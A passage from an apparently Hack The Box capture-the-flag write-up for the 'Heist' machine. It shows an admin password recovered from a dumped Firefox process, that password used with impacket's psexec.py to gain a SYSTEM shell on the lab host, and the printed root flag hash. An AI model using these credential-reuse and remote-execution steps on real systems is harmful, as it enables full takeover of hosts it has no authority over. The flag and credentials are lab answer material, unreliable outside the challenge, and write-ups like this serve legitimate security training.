-passwordwhite-proto,ads-track-digest256,social-track-digest256,analytics-track-digest256,base-fingerprinting-track-digest256,content-fingerprinting-track-dig
est256,base-cryptomining-track-digest256,content-cryptomining-track-digest256,fanboyannoyance-ads-digest256,fanboysocial-ads-digest256,easylist-ads-digest256,
easyprivacy-ads-digest256,adguard-ads-digest256,social-tracking-protection-digest256,social-tracking-protection-facebook-digest256,social-tracking-protection-
linkedln-digest256,social-tracking-protection-twitter-digest256
RG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5)x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5)x/re8]FBuZ&login=

(kali@kali)~/opt/HTB/heist
$
```

Obtaining a reverse shell as “nt authority\system” using the credentials found above via impacket’s psexec.

```
(kali@kali)~/opt/HTB/heist
$ psexec.py Administrator@10.10.10.149
Impacket v0.9.24.dev1+20210611.72516.1a5ed9dc - Copyright 2021 SecureAuth Corporation

Password: 4dD!5)x/re8]FBuZ
[*] Requesting shares on 10.10.10.149.....
[*] Found writable share ADMIN$
[*] Uploading file boz2pc0f.exe
[*] Opening SVCManager on 10.10.10.149.....
[*] Creating service OSDv on 10.10.10.149.....
[*] Starting service OSDv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Root.txt.

```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>cd .. /.. /Users/Administrator/Desktop

C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 78E3-E62D

Directory of C:\Users\Administrator\Desktop

02/18/2021 04:00 PM <DIR> .
02/18/2021 04:00 PM <DIR> ..
04/22/2019 09:05 AM 32 root.txt
1 File(s) 32 bytes
2 Dir(s) 8,392,585,216 bytes free

C:\Users\Administrator\Desktop>type root.txt
50dfa3c6bfd20e2e0d071b073d766897
C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::1b:af5c:b252:6c18%15
IPv4 Address. . . . . : 10.10.10.149
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.10.2
```